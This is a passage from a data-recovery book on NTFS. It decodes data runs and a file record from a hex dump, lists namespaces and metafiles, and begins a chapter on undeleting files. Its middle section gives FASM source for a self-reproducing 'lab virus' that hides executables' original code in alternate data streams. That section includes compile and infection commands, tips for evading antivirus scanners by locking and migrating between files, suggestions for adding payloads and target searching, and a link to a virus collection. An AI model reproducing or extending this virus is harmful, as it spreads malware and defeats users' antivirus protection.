$342573h + 38 == 3425ABh$. To find the offset of the next run in the run list, it is necessary to add the sizes of both fields with their initial offset: $3 + 1 == 4$. Count 4 bytes from the start of the run list, and then decode the next run: $32h$ is 2 bytes for the run length field (which in this case is equal to $0114h$) and 3 bytes for the field specifying the number of the starting cluster ($0211E5h$). Consequently, the second run starts from cluster $0211E5h$ and continues to cluster $0211E5h + 114h == 212F9h$. The third run is as follows: $31h$ is 1 byte for the length field and 3 bytes for the starting cluster field, which are equal to $42h$ and $0300AAh$, respectively. Thus, run 3 starts from cluster $0300AAh$ and continues to cluster $0300AAh + 42h == 300ECh$. The terminating zero signals that this is the last run of the file.

Consequently, the file under consideration comprises three data runs, which reside on the hard disk in the following order: $342573h-3425ABh$, $0211E5h-212F9h$, and $0300AAh-300ECh$. Now it only remains to read the file from the disk.

Starting with version 3.0, NTFS began to support sparse attributes, which do not store clusters comprising only zeros on the hard disk. In this case, the field number specifying the starting cluster of the data run can equal zero, which means that no clusters are allocated for this data run. The length field contains the number of clusters entirely filled with zeros. These clusters mustn't be read from the disk. On the contrary, you must create them in memory on your own. By the way, not every disk doctor is aware of the existence of sparse attributes (if the attribute is sparse, its flag is set to $8000h$); consequently, some might interpret the zero length of the number field in a strange way. The consequences of such a "correction" might be disastrous.

Namespaces

NTFS initially was designed as a system-independent file system capable of working with a large variety of subsystems, including Win32, MS-DOS, and the portable operating system interface (POSIX). Because every subsystem places its own limitations on the character set valid for use in a file name, NTFS must support several independent namespaces.

POSIX

With the POSIX subsystem, all Unicode characters (taking into account their case) are valid except for `NULL`, `\` (backslash), and `:` (colon). By the way, the latter limitation isn't set by the POSIX subsystem. It is imposed by NTFS, because the file

system uses this character for accessing named attributes. The maximum allowed length of a name is 255 characters.

Win32

All Unicode characters (regardless of the case) are allowed except for the following: /, :, " (quotation marks), * (asterisk), < (less than), > (greater than), ? (question mark), \, and | (pipeline). In addition, file names cannot be terminated by dots or blank characters. The maximum allowed name length is 255 characters.

MS-DOS

All characters of the Win32 namespace (regardless the case) are available except for the following: + (plus sign), , (comma), . (dot), ; (semicolon), = (equal sign). The file name length must not exceed eight characters followed by optional file name extension with the length from one to three characters.

Aims of Some Auxiliary Files

NTFS contains lots of auxiliary files (metafiles) of a strictly predefined format, the most important of which is the \$MFT file that you have already considered. Other metafiles play auxiliary roles, and knowing their structure isn't necessary for data recovery. Nevertheless, if they are damaged, the native file system driver is unable to work with such volumes. Therefore, you should have at least some idea about the aims of each of these metafiles.

Brief information about the most important metafiles is provided in Table 6.11. Unfortunately, it is not possible to cover the structure of all metafiles within a single chapter. For more information on this topic, refer to the Linux-NTFS Project documentation.

Table 6.11. Aims of main auxiliary files

Inode	File name	Operating system	Description
0	\$MFT	Any	MFT
1	\$MFTMirr	Any	Backup copy of the first four MFT elements
2	\$LogFile	Any	Transactions log

continues

Table 6.11 Continued

Inode	File name	Operating system	Description
3	\$Volume	Any	Serial number, creation time, volume dirty flag
4	\$AttrDef	Any	Attributes definition
5	.	Any	Volume root directory
6	\$Bitmap	Any	Map of used and available space
7	\$Boot	Any	Volume boot record
8	\$BadClus	Any	List of bad clusters
9	\$Quota	NT	Quota information
9	\$Secure	W2K	Security descriptors in use
10	\$UpCase	Any	Table of uppercase characters for name translation
11	\$Extend	W2K	Directories: \$ObjId, \$Quota, \$Reparse, \$UsnJrnl
12–15	Not used	Any	Marked as used but actually empty
16–23	Not used	Any	Marked as unused
Any	\$ObjId	W2K	Unique identifiers of every file
Any	\$Quota	W2K	Quota information
Any	\$Reparse	W2K	Reparse point information
Any	\$UsnJrnl	W2K	Encrypting file system journal
>24	User file	Any	User files
>24	User directory	Any	User directories

A Practical Example

This explanation of NTFS wouldn't be complete without a practical example illustrating manual decoding of a file record. Until now, the explanation was purely theoretical. It's time to consider a practical example.

Use any disk editor (Disk Probe, for example) to manually decode any file record. To do so, find the sector containing the `FILE` signature in the beginning (note

that it isn't necessary to take the first sector that you encounter). Such a sector might appear, for example, as shown in Listing 6.4.

Listing 6.4. Manually decoding a file record (different attributes are highlighted differently)

	:	00	01	02	03	04	05	06	07		08	09	0A	0B	0C	0D	0E	0F	
00000000:	46	49	4C	45	2A	00	03	00	00		60	79	1A	04	02	00	00	00	FILE* ♥ `y→◆●
00000010:	01	00	01	00	30	00	01	00	00		50	01	00	00	00	04	00	00	☺ ☺ 0 ☺ P☺ ◆
00000020:	00	00	00	00	00	00	00	00	00		04	00	03	00	00	00	00	00	◆ ♥
00000030:	10	00	00	00	60	00	00	00	00		00	00	00	00	00	00	00	00	► `
00000040:	48	00	00	00	18	00	00	00	00		B0	D5	C9	2F	C6	0B	C4	01	H ↑ ☼ FF/ ♣-☺
00000050:	E0	5A	B3	7B	A9	FA	C3	01	00		90	90	F1	2F	C6	0B	C4	01	pZ {й· ☺PPè/ ♣-☺
00000060:	50	7F	BC	FE	C8	0B	C4	01	00		20	00	00	00	00	00	00	00	PΔJ■L♣-☺
00000070:	00	00	00	00	00	00	00	00	00		00	00	00	00	05	01	00	00	♣☺
00000080:	00	00	00	00	00	00	00	00	00		00	00	00	00	00	00	00	00	
00000090:	30	00	00	00	70	00	00	00	00		00	00	00	00	00	00	02	00	0 p ●
000000A0:	54	00	00	00	18	00	01	00	00		DB	1A	01	00	00	00	01	00	T ↑ ☺ ■-☺ ☺
000000B0:	B0	D5	C9	2F	C6	0B	C4	01	00		B0	D5	C9	2F	C6	0B	C4	01	☼ FF/ ♣-☺ ☼ FF/ ♣-☺
000000C0:	B0	D5	C9	2F	C6	0B	C4	01	00		B0	D5	C9	2F	C6	0B	C4	01	☼ FF/ ♣-☺ ☼ FF/ ♣-☺
000000D0:	00	00	00	00	00	00	00	00	00		00	00	00	00	00	00	00	00	
000000E0:	20	00	00	00	00	00	00	00	00		09	03	49	00	6C	00	66	00	♥♥I l f
000000F0:	61	00	6B	00	2E	00	64	00	00		62	00	78	00	00	00	00	00	a k . d b x
00000100:	80	00	00	00	48	00	00	00	00		01	00	00	00	00	00	03	00	A H ☺ ♥
00000110:	00	00	00	00	00	00	00	00	00		ED	04	00	00	00	00	00	00	s◆
00000120:	40	00	00	00	00	00	00	00	00		00	E0	4E	00	00	00	00	00	@ pN
00000130:	F0	D1	4E	00	00	00	00	00	00		F0	D1	4E	00	00	00	00	00	Ë=N Ë=N
00000140:	32	EE	04	D9	91	00	00	81	00		FF	FF	FF	FF	82	79	47	11	2ю◆↓C Б ByG◀
000001F0:	00	00	00	00	00	00	00	00	00		00	00	00	00	00	00	03	00	♥
	:	00	01	02	03	04	05	06	07		08	09	0A	0B	0C	0D	0E	0F	

First, it is necessary to restore the original contents of the update sequence. The 16-bit pointer to the update sequence is located at the offset 04h from the sector start. In the preceding example, this pointer is equal to 2Ah (this means that you are dealing with NTFS 3.0 or an earlier version). Now consider what is located at the offset 2Ah. This is the 03 00 word — the update sequence number. Compare it to the contents of the last 2 bytes of the current and next sectors (offsets 1FEh and 3FEh, respectively). They are equal! This means that this file record is intact (at least, it appears to be), and it is possible to start retrieving data. At the offset 2Ch, there is the array containing original update sequence values. The number of elements in this array is equal to the contents of a 16-bit field located at the offset of 06h minus one, counted from the sector start (in this case, 03h - 01h == 02h). Retrieve two words starting from the 2Ch offset (in this case, they equal 00 00 and 00 00) and write them to the end of the first and the last sectors.

Now, you need to find out whether this file record is in use or the file or directory associated with it has been deleted. The 16-bit field located at the 16h offset contains the value 01h. Consequently, this is a directory that hasn't been deleted yet. You also need to find out whether this is a base file record for the given file or it is a continuation. The 64-bit field located at the 20h offset is equal to zero, which means that this is a base file record.

Now, it is time to investigate the attributes. The 16-bit field located at the 14h offset is equal to 30h; consequently, the header of the first attribute starts from the offset 30h from the sector start.

The first double word of the attribute is equal to 10h, which means that you are dealing with the `$STANDARD_INFORMATION` attribute. The 32-bit field of the attribute length located at the offset of 04h and, in this case, equal to 60h bytes allows you to compute the offset of the next attribute in the attribute list: 30h (*offset of the current attribute*) + 60h (*length of the current attribute*) == 90h (*offset of the next attribute*). The first double word of the next attribute is equal to 30h, which means that this is the `$FILE_NAME` attribute. The next 32-bit field stores its length, which in this case is equal to 70h. Having added the attribute offset to its length, you obtain the offset of the next attribute: 90h + 70h == 100h. The first double word of the third attribute is equal to 80h; consequently, this is the `$DATA` attribute storing the main data of the file. Add its offset to its length: 100h + 32h == 132h. Oops! You have encountered `FFFFFFFFh` (see Listing 6.4), which signals that the `$DATA` attribute is the last attribute in the list.

Now, having divided the file record into attributes, you must begin investigating each attribute separately. Start with the name. The 8-bit field located at the offset 08h from the start of the attribute header (and at the offset 98h from the sector start) contains the nonresident attribute flag, which in this case is equal to zero (this means that this is a resident attribute whose body is stored directly in the file record, which is good). The 16-bit field located at the offset 0Ch from the start of the attribute header (and at the offset 9Ch from the sector start) is equal to zero; consequently, the attribute body is neither compressed nor encrypted. Good enough! Proceed with investigation of this body. The 32-bit field located at the offset 10h from the start of the attribute header, and at the offset A0h from the sector start, contains the length of the attribute body, which in this case is equal to 54h bytes. At the same time, the 16-bit field located at the offset 14h from the start of the attribute header and at the offset A4h from the sector start is equal to 18h; consequently, the body of the `$FILE_NAME` attribute is located at the offset A8h from the sector start.

The format of the `$FILE_NAME` attribute was described in Table 6.9. The first 8 bytes contain the reference to the parent directory of the current file, which in this case is equal to 11ADBh:01 (the index is 11ADBh and the sequence number is 01h). The next 32 bytes contain the time stamps of the creation, modification, and last access to the file. At the offset 28h from the start of the attribute body and at the offset D0h from the sector start, there is the 64-bit field of the allocated size, followed by the 64-bit of the actual size. Both equal zero, which means that to determine the file size you must address `$DATA` attributes.

The file name length field is stored in the 8-bit field located at the offset 40h bytes from the start of the attribute body (at the offset E8h from the sector start). In the preceding example, this field is equal to 09h. The name itself starts at the offset 42h from the start of the attribute body and at the offset EAh from the start of the sector. It contains `ilfak.dbx`.

Now, consider the attribute of the main file data, skipping the standard information attribute because it doesn't contain anything interesting. The 8-bit nonresidence flag located at the offset 08h from the start of the attribute header and at the offset 108h from the sector start is equal to 01h, which means that this attribute is nonresident. The 16-bit flag located at the offset 0Ch from the start of the attribute header and at the offset 10Ch from the sector start is equal to zero, which means that this attribute isn't compressed and isn't encrypted. The 8-bit field located at the offset 09h from the start of the attribute header and at the offset 109h from

the sector start is equal to zero, which means that this attribute is unnamed. The actual length of the attribute body (in bytes) is contained in the 64-bit field located at the offset 30h from the start of the attribute header and at the offset 130h from the sector start. In this case, it is equal to 4ED1F0h (5,165,552). Two 64-bit fields located at the offsets 10h or 110h and 18h or 118h bytes from the start of the attribute header or sector, respectively, contain the first and the last numbers of the virtual cluster of the nonresident body. In this case, they equal 0000h and 4EDh, respectively.

Now, it only remains to decode the run list, the address of which is stored in the 16-bit field located at the offset 20h from the start of the attribute header and 120h from the start of the sector. In this case, it is equal to 40h, which corresponds to the offset 140h from the start of the sector. The run list itself appears as follows: 32 EE 04 D9 91 00 00. Aha! The length field occupies 2 bytes (in this example, it is equal to 04EEh clusters), and 3 bytes are taken by the starting cluster field (0091h). The terminating zero specifies that this run is the last run of the list.

Summarize the collected information. The file has the name *ilfak.dbx*, it starts from cluster 0091h and continues to cluster 57Fh, and it has an actual length of 5,165,552 bytes. That's all! Now, nothing can be easier than copying this file to a backup media (such as a Zip disk or streamer).

Possible Dangers of NTFS

For the moment, I'll deviate slightly from the topic of data recovery and describe not only NTFS benefits but also its potential dangers. In this section, I'll cover computer viruses that infect NTFS and actively use its extensions for their propagation. Studying the mechanisms used by viruses is a powerful incentive to studying Assembly language. Although it is principally possible to write a virus in C language, this wouldn't be the hackish way. True hackers write viruses in Assembly, and mainly in FASM.

The Simplest Windows NT Virus

Inserting a virus into an executable file is an intricate and tedious process. At the least, to achieve this goal it is necessary to study the format of the portable executable (PE) file and master several dozen API functions. Proceeding this way, a hacking

beginner will have to spend several months gaining the skills and knowledge required to create something. Is it possible to get a jump start? It is. NTFS, the main file system under Windows XP, contains streams, also known as extended attributes. Within a file, there might exist several independent data streams (Fig. 6.4).

The name of the stream is divided from the file name by a colon: `my_file:stream`. The main body of the file is stored in an unnamed stream; it is also possible to create new streams. Start FAR Manager, press <Shift>+<F4>, enter the file name and stream from the keyboard (for example, `xxx:yyy`), and feed some text to the editor. Exit the editor, and you'll see the file named `xxx` with zero length. Why is this so? Where is the text that you have entered? Press <F4>, and you won't see anything. Everything is correct! If the name of the stream is not specified, the file system displays the main stream, and in this case the main stream is empty. The sizes of other streams are not displayed; to reach their contents, the stream name must be explicitly specified. Enter from the command line the more < `xxx:yyy` command, and you'll see the text that you have entered.

Because the creation of additional streams doesn't change the apparent size of the file, a virus inserted into an additional stream probably will not be noticed. To pass control to that stream, the main stream has to be modified. The checksum will inevitably change, and antivirus monitors won't like this. The problem with checksums and antivirus monitors will be covered later in this chapter. For the moment, it is necessary to concentrate on the insertion strategy.




Fig. 6.4. NTFS supports several streams within a file

Virus Operation Algorithm

Close the manual on the PE format, because you won't need it for the moment. The method of insertion considered here is as follows: The virus creates an additional stream within the target file, copies the main file body to it, and overwrites the original file body with the shellcode that passes control to the main body. Such a virus will operate only under Windows NT/2000/XP and only on NTFS disks. For FAT partitions, the original contents of the infected files will be lost, and that's a disaster. The same will happen if the file is archived with Zip or any other compressing utility that doesn't support streams. WinRAR provides support for streams — when you are archiving files, do not forget to go to the **Advanced** tab of the **Archive name and parameters** window and set the **Save file streams** checkbox if you want to save streams (Fig. 6.5).

There is another problem: Windows blocks access to all currently-opened files, so if the virus attempts to insert itself into explorer.exe or firefox.exe, it will inevitably fail. From the virus's point of view, that's too bad. However, a cunning virus will find a way out. The blocked file cannot be opened, but it can be renamed. For example, the virus might take explorer.exe and rename it foo. Then the virus creates a new file, names it explorer.exe, places the virus body into the main stream of the newly-




Fig. 6.5. WinRAR is capable of archiving streams

created file, and copies the original contents of `explorer.exe` into an additional stream. After the next system start-up, the `explorer.exe` file created by the virus will take control, and it will be possible to delete the `foo` file. It is possible to leave the `foo` file; however, it might attract the attention of a vigilant user of an antivirus monitor.

Now, it is time to explain the problem with antivirus monitors. Insertion into the file is only half of the job, and not the most difficult half. A virus writer must also figure out how to neutralize various antivirus scanners and monitors. Nothing can be simpler. It is enough to block the file immediately after start-up, and maintain it in this condition during the entire session until the reboot. Antivirus software will be unable to open the file and, consequently, will be unable to detect its modification. This locking can be carried out using various approaches — from calling the `CreateFile` function with the resetting the `dwSharedMode` flag to the `LockFile` or `LockFileEx` function. More detailed information on this topic can be found in the platform software development kit (SDK).

The main error of most viruses is that, having inserted their body into a file, they humbly wait until antivirus software opens the file and, having detected their presence, removes them. Nevertheless, contemporary hard disks are huge and scanning them takes considerable time, often several hours. Antivirus scanners check one file at a time. This means that if the virus leads a nomadic life, migrating from file to file, its chances of detection drop rapidly.

The lab virus considered in this chapter inserts its body into the file, waits 30 seconds, and then removes its body from the file and immediately inserts it into another one. The shorter wait, the higher the probability it will remain unnoticed by antivirus software. However, disk activity will become considerably more intense. Regular blinking of the disk activity light-emitting diode (LED) without any visible cause must immediately alert experienced users; therefore, the virus must behave more cunningly. For example, it is possible to monitor the disk activity and carry out infection only when some file is accessed. It is not difficult to write a program that would carry out this task. An example of such a utility is `File Monitor` by Mark Russinovich (<http://www.sysinternals.com>), which is supplied with the source code.

Source Code of a Lab Virus

Natural human languages practically never cope with the task of describing computer algorithms. They are too ambiguous and mutually contradictory.

Provided in Listing 6.5 is the source code of the key fragment of the lab virus with comments. Technical details are omitted here. They are supplied on the companion CD-ROM of this book in the file named xcode.asm.

Listing 6.5. The source code of the key fragment of the lab virus

```
section '.code' code readable executable

start:

    ; Delete the temporary file.
    push foo
    call [DeleteFile]

    ; Determine the name.
    push 1000
    push buf
    push 0
    call [GetModuleFileName]

    ; Read the command line.
    ; The --* file name option means infect.
    call [GetCommandLine]
    mov  ebp,eax
    xor  ebx,ebx
    mov  ecx, 202A2D2Dh ;

rool:

    cmp  [eax], ecx                ; Is this "--*"?
    jz   infect
    inc  eax
    cmp  [eax], ebx                ; End of the command line?
    jnz  rool

    ; Output the diagnostic message
    ; confirming the virus's presence in the file.
```

```
push 0
push aInfected
push aHello
push 0
call [MessageBox]

; Add the name of the NTFS stream to the file name.
mov esi, code_name
mov edi, buf
mov ecx, 100; code_name_end - code_name
xor eax, eax
repne scasb
dec edi
rep movsb

; Start the NTFS stream for execution.
push xxx
push xxx
push eax
push eax
push eax
push eax
push eax
push eax
push eax
push ebx
push buf
call [CreateProcess]
jmp go2exit ; Exit the virus.
```

infect:

```
; Set eax to the first character of the target file
; (from now on called the destination, or dst for short).
add eax, 4
```



```
xchg eax, ebp
```

```
xor  eax,eax
```

```
inc  eax
```

```
; Check the dst for infection.
```

```
; Rename the dst as foo.
```

```
push foo
```

```
push ebp
```

```
call [RenameFile]
```

```
; Copy the main stream of the dst into foo.
```

```
push eax
```

```
push ebp
```

```
push buf
```

```
call [CopyFile]
```

```
; Add the NTFS stream name to the new name.
```

```
mov esi, ebp
```

```
mov edi, buf
```

```
copy_rool:
```

```
    lodsb
```

```
    stosb
```

```
    test al,al
```

```
    jnz  copy_rool
```

```
    mov  esi, code_name
```

```
    dec  edi
```

```
copy_rool2:
```

```
    lodsb
```

```
    stosb
```

```
    test al,al
```

```
jnz copy_rool2

; Copy foo into dst:bar.
push eax
push buf
push foo
call [CopyFile]

; Length of correction of the file to be infected

; Delete foo.
push foo
call [DeleteFile]

; Output the diagnostic message
; confirming successful infection.
push 0
push aInfected
push ebp
push 0
call [MessageBox]

; Exit the virus.
go2exit:
push 0
call [ExitProcess]

section '.data' data readable writeable
foo          db "foo",0           ; Name of the temporary file
code_name    db ":bar",0          ; Name of the stream, in which
code_name_end:                      ; the main body will be stored

; Various text strings displayed by the virus
aInfected db "infected",0
```

```
aHello    db "Hello, you are hacked!"

; Various buffers for auxiliary purposes
buf rb 1000
xxx rb 1000
```

Compiling and Testing the Virus

To compile the virus code, you'll need the FASM translator, the free Windows version of which can be found at <http://flatassembler.net/>. Other translators, such as MASM and TASM, are not suitable here, because they use a different Assembly syntax.

Download FASM, unpack the archive, and enter the following command from the command line: `fasm.exe xcode.asm`. If everything was done correctly, the `xcode.exe` file must appear on the disk. Start it for execution with the `--*` command-line option, followed by the name of the target file. For example, to infect `notepad.exe`, issue the following command: `xcode.exe --* notepad.exe`. The next dialog pops up reporting the successful insertion (Fig. 6.6). If this doesn't happen, the attempt at infection has failed. It is necessary to make sure that the access rights required for infection have been obtained. The virus is not going to capture them on its own, at least for now.

Start the infected `notepad.exe` file for execution. To prove its existence, the virus immediately displays a dialog box and, after you press **OK**, passes control to the original program code (Fig. 6.7).



Fig. 6.6. The file has been infected successfully



Fig. 6.7. Reaction of the infected file when started for execution

A malicious hacker would remove this dialog box from the final version of the virus, replacing it with a custom payload. Everything depends on the intentions and imagination of the virus writer. For example, it is possible to turn the screen upside down.

The infected file has all required self-reproduction capabilities and can infect other executable files, for example, `notepad.exe --* sol.exe`. No sane user will infect files using the command line, and this virus doesn't contain a procedure for searching for the next "victim." The virus writer must add such a procedure to the virus body independently. If you decide to do so, just remember that writing viruses like the one presented here is not a crime (it doesn't carry out any destructive activity and doesn't infect files on its own; therefore, cannot be considered a malicious program). However, adding a malicious payload and a procedure that would allow the virus to search for targets of attack on its own would make it malicious program, which is a crime.

Therefore, it would be better to find another direction for improving the virus. When the file is reinfected, the current version irreversibly overwrites the original code with its body and the file ceases to operate. Is it possible to overcome this problem? It is possible to add a check for infection before copying the virus into the file. Call the `CreateFile` function; pass the file name, along with the stream, to it (for example, `notepad.exe:bar`); and consider the result. If the file couldn't be opened, it doesn't contain the `bar` stream, which means it hasn't been infected yet. If the file was opened successfully, it has already been infected, in which case it is necessary to either abandon the idea of infection or choose another stream: `bar_01`, `bar_02`, `bar_03`, and so on.

Another problem is that the virus doesn't correct the length of the target file, and after insertion it will be decreased to 4 KB (the size of the current version of `xcode.exe`). That's too bad! The dirty trick will be immediately noticed by an alert user (`explorer.exe` taking 4 KB looks suspicious). After that, the user will certainly start an antivirus program. However, nothing could be simpler than saving the length of that the target file had before insertion, copying the virus body there, opening the file for writing, and calling the `SetFilePointer` function to set the pointer to the original size, thus increasing the size of the target file to the original value.

These are minor details. The main issue is that the virus has been written. Now the virus writer can improve the code by extending its functionality. After all, viruses exist for more than dumb self-reproduction. Each one has its own mission and its own goal, such as creating a back door or eavesdropping on the password.

The suggested insertion strategy is not ideal. However, it is better than registering the virus in the system registry, which is controlled by lots of monitors, doctors, and so on. By the way, clever virus writers, to avoid damage from their own creations, must always have an antidote close at hand. The following batch file retrieves the original file contents from the `bar` stream and writes it into the `reborn.exe` file (Listing 6.6).

Listing 6.6. The batch file for recovery of infected files

```
more < %1:bar > reborn.exe  
  
ECHO I'm reborn now!
```

Enumerating Streams


How is it possible to determine, which streams could be inside a file? Built-in Windows tools provide no such capability. Functions for working with streams are undocumented and are available only through native API. These are `NtCreateFile`, `NtQueryEaFile`, and `NtSetEaFile`, descriptions of which can be found, in particular, in “*Undocumented Functions for Microsoft Windows NT/2000*” by Tomasz Nowak. The electronic version of this article can be downloaded for free from <http://undocumented.ntinternals.net/title.html>. It is also advisable to read the “*Win2k.Stream*” article from issue 5 of the 29A virus magazine. Articles on this topic are also available in other e-zines.

New streams are created by calling the `NtCreateFile` function, which, along with other arguments, accepts the pointer to the `FILE_FULL_EA_INFORMATION` structure passed using `EaBuffer`. As a variant, it is possible to use the `NtSetEaFile` function by passing to it the descriptor returned by `NtCreateFile` when opening the file in a normal way. The `NtQueryEaFile` function evaluates and reads all existing streams. The prototypes of all functions and the definitions of all structures are in the `ntddk.h` file, which contains a sufficient amount of comments, allowing you to grasp the idea and further gain an understanding of the particulars.

Useful Resources

- ❑ <http://vx.netlux.org> — This is a vast collection of viruses and manuals on virus writing.
- ❑ <http://flatassembler.net/> — This is a free Windows version of FASM, the best translator available.

Chapter 7: NTFS Data Recovery



As mentioned earlier, despite the reliability of NTFS, it doesn't insure you against loss of data. This chapter concentrates on techniques of recovering data on NTFS disks, both using automated tools and manually. Because disk doctors often strike a finishing blow instead of providing a cure, I strongly recommend using manual techniques.

Undeleting Files in NTFS

NTFS reliability is one thing, but dealing with erroneously deleted files is a different matter. Any file system, even one as powerful as NTFS, is unable to protect users against their own errors. Nevertheless, it provides rollback possibilities for recent actions. This is especially true if you recall that it implements transactions and logging. At first glance, it seems that to achieve perfection it only remains to take a single step. However, Microsoft has made no headway and still hesitates before taking this step (or is this held in reserve for the future versions?). All "protection" against unintentional deletion is implemented at the GUI level, which is both inconvenient and unreliable.

If the deleted file is present in the Recycle Bin, you are lucky. However, what should you do if there is no such file there? In this section, I'll describe techniques

of manual file recovery, including cases, in which an appropriate file record is missing. In these situations, you'll have to restore the file cluster by cluster.

The FILE_DISPOSITION_INFORMATION Packet

IRP_MJ_SET_INFORMATION or FILE_DISPOSITION_INFORMATION is a packet sent to the NTFS driver when a file is deleted (bear this in mind when you disassemble something). To learn how to recover deleted files, it is necessary to understand the processes that take place when a file is deleted from an NTFS partition. A brief description of these processes is provided here:

- ❑ The `/MFT:$BITMAP` file is corrected. Every bit of this file defines whether the appropriate file record in MFT is occupied (the zero value means that the record is not used).
- ❑ Every bit of the `/MFT:$BITMAP` file defines whether the cluster that corresponds to it is occupied (the zero value means that the cluster is not used).
- ❑ File records that correspond to the file are marked as deleted. This means that the `FLAG` field located at the offset `16h` from the beginning of the file record is reset to zero.
- ❑ The reference to the file being deleted is removed from the indexes' binary tree. I won't provide a detailed description of this issue, because only true wizard can manually recover the table of indexes. Furthermore, this is not necessary. Indexes play an auxiliary role in NTFS. It is much easier to repeat the directory indexing than to restore the balanced binary tree.
- ❑ The `$STANDARD_INFORMATION` attribute (information such as the last access time) of the directory that stored the deleted file is refreshed.
- ❑ The sequence number in `/$LogFile` is updated (the modifications introduced into the transaction log are not considered here).
- ❑ The attribute for update sequence number is increased by one for further file records: the file being deleted, the current directory, `/MAF`, `/MFT:$BITMAP`, `/BITMAP`, `/BOOT`, and `/TRACKING.LOG`.

Directories are deleted in practically the same way as files. Recall that from the file system's point of view, directories represent a specific kind of files that contain a binary tree of indexes inside.

Neither files nor directories are deleted physically. Any file can be easily recovered, provided that the file record belonging to it and storing the resident file body or the run list of nonresident content has not been overwritten. The loss of a file record is extremely undesirable, because in this case you'll have to reconstruct the file manually, cluster by cluster. The higher the file fragmentation, the more complicated this task will be. In contrast to FAT, NTFS doesn't overwrite the starting character of the file name, considerably simplifying the recovery procedure.

Automated Recovery of Deleted Files

Utilities that recover deleted files are not supplied as part of the Windows NT operating system, and users must purchase them separately (unlike with MS-DOS, which provided such a tool). The GetDataBack utility for NTFS is one of such tools (Fig. 7.1). Being aware of the possibility of ruining the file system, most such utilities avoid writing the data to the disk directly. Instead, they suggest that you read




Fig. 7.1. The GetDataBack utility is recovering deleted files

